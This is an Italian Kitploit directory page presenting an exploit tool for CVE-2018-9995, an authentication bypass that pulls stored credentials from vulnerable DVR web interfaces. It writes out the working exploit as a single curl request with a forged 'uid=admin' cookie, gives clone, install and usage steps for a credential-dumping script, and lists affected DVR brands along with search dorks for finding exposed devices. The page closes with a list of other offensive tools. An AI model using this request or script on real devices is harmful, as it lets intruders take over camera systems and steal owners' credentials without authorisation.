Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2018-9995_dvr_credentials — # Exploit Python per CVE-2018-9995 che recupera le credenziali DVR esposte bypassando l'autenticazione sulle interfacce web vulnerabili. | Kitploit
Strumenti/GitHubGitHub/abizchi/cve-2018-9995_dvr_credentials
Sicurezza IoTAttacchi alle PasswordAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebRaccolta Informazioni
GitHubabizchi/cve-2018-9995_dvr_credentials

CVE-2018-9995_dvr_credentials

Condividi

# Exploit Python per CVE-2018-9995 che recupera le credenziali DVR esposte bypassando l'autenticazione sulle interfacce web vulnerabili.

Vedi Repository
327 anni faNon ancora revisionato

[Strumento] mostra credenziali DVR

[*] Titolo exploit:       "Ottiene credenziali DVR" 
[*] CVE:                 CVE-2018-9995
[*] Punteggio Base CVSS v3:  7.3 / 10
[*] Stringa vettore CVSS:  CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N  
[*] Data:                09/04/2018
[*] Autore exploit:      Fernandez Ezequiel ( twitter:@capitan_alfa )



DVR_wall

Exploit:

	$> curl "http://<dvr_host>:<port>/device.rsp?opt=user&cmd=list" -H "Cookie: uid=admin"

Testato in DVR (banner/vendor ?):

Novo

CeNova

QSee

Pulnix

XVR 5 in 1 (title: "XVR Login")
Securus,  - Sicurezza. Mai compromettere !! - 
Night OWL
DVR Login
HVR Login
MDVR Login

Nel mondo reale:



DVR_dorks_2 DVR_dorks_1 DVR_dorks_3

Possibili banner frontend (web):





DVR_login_1 DVR_login_2 DVR_login_3 DVR_login_4 DVR_login_5 DVR_login_6 DVR_login_7 DVR_login_8 DVR_login_10

Interno:


DVR_indoor_1 DVR_indoor_2 DVR_indoor_3 DVR_indoor_4 DVR_indoor_5 DVR_indoor_6 DVR_indoor_7

STRUMENTO: "Mostra tutte le credenziali DVR"

Avvio rapido

usr@pwn:~$ git clone https://github.com/ezelf/CVE-2018-9995_dvr_credentials.git
usr@pwn:~$ cd CVE-2018-9995_dvr_credentials
usr@pwn:~$ pip install -r requirements.txt

aiuto

usage: getDVR_Credentials.py [-h] [-v] --host HOST [--port PORT]

[+] Obtaining Exposed credentials

optional arguments:
  -h, --help     show this help message and exit
  -v, --version  show program's version number and exit
  --host HOST    Host
  --port PORT    Port

[+] Demo: python getDVR_Credentials.py --host 192.168.1.101 -p 81




Poc (Output) :

DVR_poc_4 DVR_poc_3 DVR_poc_2 DVR_poc_1

Blog:

http://misteralfa-hack.blogspot.cl/2018/04/update-dvr-login-bypass-cve-2018-9995.html

Ti vedo... ! xd

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    927
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    360
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    289

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →